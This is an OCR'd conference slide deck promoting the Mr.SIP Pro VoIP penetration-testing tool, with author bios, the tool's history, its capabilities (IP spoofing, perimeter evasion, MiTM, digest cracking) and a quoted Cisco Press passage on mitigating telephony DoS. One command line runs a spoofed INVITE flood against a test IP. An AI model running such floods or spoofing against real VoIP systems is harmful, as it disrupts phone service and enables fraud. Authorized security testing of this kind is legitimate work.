Practical VoIP Penetration Testing Using Mr.SIP Pro: SIP-Based Audit and Attack Tool

- Ismail Melih Tas
- Kubilay Ahmet Kucuk


https://mrsip.pro/

https://mrsip.gitlab.io

https://github.com/meliht/mr.sip

https://twitter.com/mrsip_official

https://www.youtube.com/channel/UCgrI4qYdhrlPjxG8OtxqSkw



Content

- Introduction
- The story of the Mr. SIP
- VoIP Attack Surfaces
- Mr.SIP Pro Modules
- Lab Setup for VoIP Security Testing
- Hacking Story-1: Registration Hijacking for Long Distance Call Routing Fraud
  - BONUS: This is how hackers make millions of dollars in call frauds!
- Hacking Story-2: Caller-ID Spoofing for a Spear Phishing Campaign
- Hacking Story-3: Abusing Known Flood Based Telephony-DoS Vulnerability
- Advanced Novel Attacks
- VoIP Pentest Methodology w/Mr.SIP Pro
- Closing Thoughts
- Q&A!

About Melih

Ismail Melih Tas

- Offensive Security Researcher
  - Mostly offensive about VoIP/SIP
- Senior Pentest Expert @Private Bank
- PhD@BAU (Computer Eng. & Cyber Sec.)
- Entrepreneur @VulnHero
- Part-time Bug Hunter
- InfoSec Researcher & Trainer @SiberNinja
- Author of Mr.SIP (BlackHat USA/EU/Asia, Offzone)
- Author of National VoIP/UC Security Standard (coop with TSE)

- Contact : i.melih.tas@gmail.com
- LinkedIn : https://www.linkedin.com/in/melihtas/
- Twitter : https://twitter.com/artinscience
- Github : https://github.com/meliht

About Kubilay

Kubilay Ahmet Kucuk


- Security Researcher from Oxford, UK
  - Research Associate @ Cyber Security Centre, Oxford University
  - PhD Studentship from Intel ® Corporation, 2015-2018
- Interests:
  - Trusted Computing, Intel SGX, Hardware-assisted Security
- Former Researcher from ETH Zürich
  - Industry 4.0, Manufacturing, Simulation, Production, C++
- Computer Engineer
  - Contact : kucuk@cs.ox.ac.uk
  - LinkedIn : https://www.linkedin.com/in/o1l/

Introduction

From a hobby to the most advanced VoIP / SIP Pentest Tool ever.

https://github.com/meliht/Mr.SIP

- Developed to audit and simulate SIP-based attacks
- Originally used in academic studies
  To help developing novel SIP-based DDoS attacks
- Became a fully functional SIP Pentest Tool
- Can also be used as;
  - SIP client simulator
  - SIP traffic generator



#5

Timeline for Mr.SIP – Dark Age/Closed Source

2011: First prototype developed by Melih

- Winner in an innovation competition
- Raised about $2m with research grants

2011: Prototype named as VZA

- VoIP Vulnerability Tool in Turkish

2012: VZA is funded by the Turkish Government

- Under a commercial company
- Has one of the 10 biggest VoIP labs in the world
- Research team founded

Timeline for Mr.SIP – Middle Age Battles

Fork, Competitors, Closed Source

2011: Independent competitor (SIPVicious) began.

2012: Wrong choice of team player caused fork:

- (Viproy, Fatih)

2012: The company kept initial tools private
2013: The company kept initial tools private
2014: The company kept initial tools private
2015: The company kept initial tools private

2015: Melih left the company

Fork: viproy

Mr.SIP

Company VZA

#7

Timeline for Mr.SIP – Modern Age/Open Source

2016: New Team gathered in London, BlackHat.
2016: Mr.SIP Open Source development began
2017: First public version appeared (3 modules)
2019: Presented at followings:

- BlackHat USA/EU/Asia Arsenal
- Offzone Moscow


2020: Pro version is now 10 modules
2020: Defcon28 Main Stage Talk (right here)
2021: Roadmap covers 5 new modules + GUI
2021: Built-in tool (public version) in Kali
2022: Attract and collaborate with major VoIP manufacturers


#8

KALI LINUX

CISCO Alcatel·Lucent SIEMENS AVAYA


Facts about VoIP Security






CFCA
COMMUNICATIONS FRAUD CONTROL ASSOCIATION

Total Loss: 28.2B$



Media Mentions and Citations



black hat

BLACK HAT | DISCOVER NEW TOOLS FOR NETWORK TESTING & DEFENSE AT BLACK HAT ASIA


About
Contact
Privacy

Find yourself some of the latest and most exciting cybersecurity tools at the Arsenal, where you can meet and chat with their creators.

Every pass sold to Black Hat Asia in Singapore this March entitles the bearer to (among other things) access the Arsenal, and there's no better place to watch experts demonstrate new and exciting open-source cybersecurity tools.

For example, "Mr.SIP: SIP-Based Audit and Attack Tool" offers you a practical look at Mr.SIP, a tool developed to audit and simulate SIP (Session Initiation Protocol) attacks. In the current state, it comprises four sub-modules named SIP-NES (a network scanner), SIP-ENUM (enumerator), SIP-DAS (DoS attack simulator), and SIP-ASP (attack scenario player).

Originally designed for use in academic work developing novel SIP-based DDoS attacks, it's since been developed into a fully functional SIP-based penetration testing tool that you can use in your own work!



CISCO

Bu kitabı basılı olarak edinin ▼

0 Eleştiriler
Eleştiri yazın

Understanding Session Border Controllers: Comprehensive Guide to Designing ...

Yazar: Kaustubh Inamdar, Steve Holl, Gonzalo Salgueiro, Kyzer Davis, Chidambaram Arunachalam

cisco + "mr.SIP" Git

Bu kitap hakkında

Kitaplığım

Geçmişim

Google Play'de Kitaplar

Hizmet Şartları

Cisco Press

Sayfalar Cisco Press adlı yayıncının izniyle gösterilmektedir.

Kütüphaneme ekle | Eleştiri yazın | İçindekiler

cisco + "mr.SIP" için bu kitaptaki 5 sonuç gösteriliyor - Şuna göre sırala: alaka düzeyi | sayfa numarası | Aramayı temizle

```
linux# mr.sip.py --ds --dm=invite --c 1000 --di=192.0.2.100 --dp=5060 --r
--to=toUser.txt --fu=fromUser.txt --ua=UserAgent.txt
```

Sayfa »

"Cain & Abel," http://www.oxid.it/ca_um/topics/voip.htm
"2015 Global Fraud Loss Survey," http://www.cfca.org/fraudlosssurvey/
"Mr. Sip," https://github.com/meliht/mr.sip
"Snort," https://www.talosintelligence.com/snort
"Snortsam—A Firewall Blocking Agent for Snort," http://www.snortsam.net/
"Protection Against Distributed Denial of Service Attacks," https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/sec_data_zbf/configuration/xe-3s/sec-data-zbf-xe-book/sec-ddos-attack-prevn.html?dtid=osscdc000283
"Defeating DDoS Attacks," https://www.cisco.com/c/en/us/products/collateral/security/traffic-anomaly-detector-xt-5600a/prod_white_paper0900aecd8011e927.html?dtid=osscdc000283

Sayfa »

Mitigating Telephony DoS Attacks

The best form of defense with a TDoS signaling attack is to stop the traffic as far upstream as possible, ideally at the edge of the network. An SBC is therefore an ideal device for detecting and preventing a TDoS attack.

Simulations of DoS attacks are beneficial for measuring and understanding a network's resiliency and response to a real TDoS attack. SIP TDoS attacks can be simulated through scripting or by using tools such as the **SIP-DAS** (DoS Attack Simulator) feature in Mr. SIP, as shown in Example 13-17.

Sayfa »

MOS (mean opinion score), 1038
MOS-Con field, 1062
MPS (Multi-Page Signal) messages, 690–691
Mr. Sip SIP-DAS (DoS Attack Simulator), 990
Multi-Level Precedence and Preemption, 129
Multi-Page Signal (MPS) messages, 690–691

black hat USA 2019 | black hat ASIA 2019 | black hat EUROPE 2019 | OFF ONE 2019 | DEF CON 28 | TSE | IEEE | ELSEVIER

Facts (Problems) about VoIP Sec

VoIP technologies are inherently weak


VoIP protocols are not designed securely

Manufacturers cannot meet today's security needs

VoIP is not managed securely in companies generally

It will become an indispensable need in the near future


There is a need for a product the can detect and report security problems specific to VoIP.



#11

‘Mr.SIP Pro’ 10 Modules (more to come)


https://github.com/meliht/mr.sip




Why to use Mr.SIP? State of Art in VoIP!

- High performance with multi-threading
- Hiding skills from security perimeters
- Advanced IP spoofing skills: random, subnet, manual
- Advanced intervention skills: MiTM, Intercepting Proxy
- On the fly cracking for SIP digest authentication
- Package injection and repeating skills
- Predefined original TDoS attack scenarios
- Advanced SIP packet generator (no trace, can generate based on vendor)
- Stateful, customisable, automated attack scenario development framework

The Bible of VoIP





Who is Using Mr.SIP? All in One Attack Tool

- Service providers and telecom operators at all levels
- Banking/finance and enterprise where security is critical
- All other institutions that manage their VoIP/UC infrastructure
- Integrators, security consulting firms and researchers


Where Mr.SIP is Used? Full Automated!

Use Cases:

- Penetration Testing
- Red Teaming Activities
- VoIP and Security Product Testing for R&D
  - Performance testing
  - Security testing
  - Load testing
  - Robustness testing etc.
- PoC and quality testing (purchase stage)
  - Both VoIP and security products such as firewall, DDoS mitigator, IPS etc.
- VoIP and/or security researchers

Typical VoIP Topologies

- Internal VoIP Implementations
  - (target in this presentation)
- Managed Services
- Online SIP Trunking Services



SIP Basics

The following request types are common within SIP:

INVITE — Invites an account to join the call.
ACK —Confirmation regarding the invite of joining the call.
CANCEL — Canceling a queued call.
REGISTER — Registering the user against the SIP server.
OPTIONS — Shows the options the caller has.
BYE — Ends the call between both sides.
REFER — Shows that the receiver needs to communicate through a 3rd party by the information attached to the request.

